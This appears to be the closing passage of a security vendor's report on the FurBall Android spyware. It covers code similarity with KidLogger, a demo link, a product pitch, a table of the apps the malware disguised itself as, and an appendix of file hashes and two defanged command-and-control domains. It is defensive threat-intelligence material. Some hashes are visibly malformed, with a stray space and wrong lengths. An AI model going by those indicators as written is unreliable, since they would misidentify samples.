

Figure 18 – Code similarity between FurBall and KidLogger

Demo

We were able to mimic the command and control server's behavior and provide a potential use-case against a fictional target.

https://www.youtube.com/watch?v=lpsS3g0xZIU&feature=youtu.be

How to protect yourself

Check Point SandBlast Mobile is the market-leading Mobile Threat Defense (MTD) solution, providing the widest range of capabilities to help you secure your mobile workforce.
SandBlast Mobile provides protection for all mobile vectors of attack, including the download of malicious applications and applications with malware embedded in them. Learn more.

Appendix 1 – FurBall Covers:

Package name	Cover
com.intense.pub1.sbgs	Islamic Caliphate
com.clem.isisnews	ISIS News Watch
com.majorityapps.exoticflowers	Repacked "Exotic Flowers" from Google Play.
com.ssd.vipre	Fake security product
com.apps.amaq	Amaq News Agency Application
air.com.arsnetworks.poems.moshiri	Persian poems
air.com.arsnetworks.poems.sohrab	Persian poems
com.nidayehaq	Religious application
com.ramadan.kareem.app	Ramadan Pictures
ir.hukmi.moanzalalloh	"Judgment by what Alla has revealed"
org.microemu.android.ir.mjface.toolkit.Midlet	"Omar Farouq"
com.hamgaam.shahnamef	"The Book of Kings"
ir.korosh.kabir	"Cyrus the Great"
ir.hawijapp.myhafez	Persian poems
com.kabood.koroshkabir	"Cyrus the Great"
com.andriod.browser	Fake "mobile secured browser"

ir.mservices.market	Application market for Android
com.mohsen	Mohsen restaurant mimic

Appendix 2 – IOCs:

b1df569ad4686e16ec0c661733d56778f59cdb78207a3c2ad66df9b9828c84ab
68a1452172636b081873b9f7c1ae3794035c4ff50d5538b656caf07016b74d07
02d6ca25b2057f181af96d2837486b26231eaa496defdf39785b5222014ef209
290d70472f4b00a1cf01f5c1311aacffaa39057bb1c826c99419999ccef7ae53
039fc34ace1012eff687f864369540b9085b167f0d66023f3b94f280a7fdf8b7
7f603216a0a7bae2c8cec65a800608ac22cfff8cd98c699677e44d36267a9798
54479fbb2f3c8c16714e526925537e738b1b586310c8d15ce10f33327392e879
d90168d1f3568b5909d2e14288300ede298f6c663b51e883e7eb5d8d70277423
ccef7ca705b899fe337eda462d38216c414c0cfe41052dec102c8f6d8876ad8a
8324266e25d6a8dbc6e561e035b9e713c3bd339ba9bb5e5b9d4f0821a0262510
3d41830f943c31f69eb6ed7804cc18b289ba2172d258bd118a8503d120318d63
53e00f1e8d2d6aa2d8a0eda2bf2d924fbc6f67db12ac3238d7c4b4520de7fadc
ca730b8b355e44919629a958d940e77eb1b4cd0c1bbe2ab94a963222f2723f57
f1728125f37ca8738b19b418a3fe896e9bdcde5aed6559db3eea55f4e17602c4
5787723b2221464337e6bbe4200aab912f1f71147224e4e6c4c96c451ff41bf
e069bcd473c83b937db46243dd53e8856b5be6d0ade880c0ec61107054a7e32e
48d642c2c77eeabff36249c59ce397a9ee5f3d825d735f839c5c05939499406e
1dc12c6a44852023f1687f9f31a9e58dc7ce96d492a58a3e87dec5aa8f45ba92
4580980a6fb65ea1501464d36306c24d341189e84500562c5a3ac844f9a79525
a5b5f6027b463d82fded3c38153086d5accc466df33123070ea541e62124b943
a3797856766fef6651f8c679febd12378fc3196c5cc74923d903770451077000d
9156f5bd322306c9038a3bc830e53e7b13c272e121fb70b3b8d7d9968fb97e4f
88d03e683c01d9979c752844579bd367892edbbdc876b03df8e1d09412f761c5
bd7779e6100e07b3eae67bfcdc53f1f0846865124022 9e284cca60e2b953496b
62a48bcb2d2f22017ce67b853654903464c19892a07a3c0ca020048cb049f0cd

e7a6925f0fe03108b965a3cf9f2fe1204add376ecde68bafd872e9d828d762e9

53ed971b48ae0b2ff6bcdd7bf4e8970d6eac3e7cdcd3ae6fa05860b9e5ac58ee

firmwaresystemupdate[.]com

appsoftupdate[.]com